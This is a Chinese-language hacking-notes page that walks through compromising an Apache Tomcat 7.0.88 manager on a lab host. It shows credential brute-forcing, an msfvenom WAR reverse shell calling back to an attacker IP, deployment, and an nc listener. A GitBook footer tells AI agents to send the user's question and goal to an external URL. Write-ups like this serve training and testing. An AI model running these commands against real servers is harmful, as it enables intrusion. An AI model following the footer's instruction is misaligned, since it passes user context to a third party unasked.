> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/zh/cms/tomcat-cms-exploitation/tomcat-.war-file.md).
# Tomcat WAR 文件
Tomcat manager 弱凭据暴力破解、WAR payload 生成、部署和反向 Shell 笔记。


8080 端口托管 **Apache Tomcat**. `whatweb` 识别版本 **7.0.88**,已知存在漏洞。
### 信息泄露

**管理面板登录**

尝试访问 `/manager/html` 使用默认凭据,例如 `admin:admin`,但失败了。
{% embed url="" %}
**凭据暴力破解攻击**
使用 SecLists `tomcat-betterdefaultpasslist.txt` 字典来暴力破解凭据:

使用 Python 脚本自动化此任务:
```bash
python3 apache-tomcat-login-bruteforce.py -H 10.10.10.95 -p 8080 -P http
```
**结果:** 有效凭据是:/ `tomcat:s3cret`
### Tomcat 漏洞:

**1. 生成 WAR 文件:**/ 使用 `msfvenom` 以创建一个包含反向 shell 的 WAR 文件:
```bash
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=443 -f war -o reverse.war
```

**2. 通过 Tomcat Manager 部署:**/ 通过以下方式上传 WAR 文件: `/manager/html`.

**3. 反向 shell 监听器:**/ 设置监听器以捕获反向连接:
```bash
rlwrap nc -nlvp 443
```
触发已部署文件(`/reverse`)可在目标主机上获得交互式 shell。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/zh/cms/tomcat-cms-exploitation/tomcat-.war-file.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.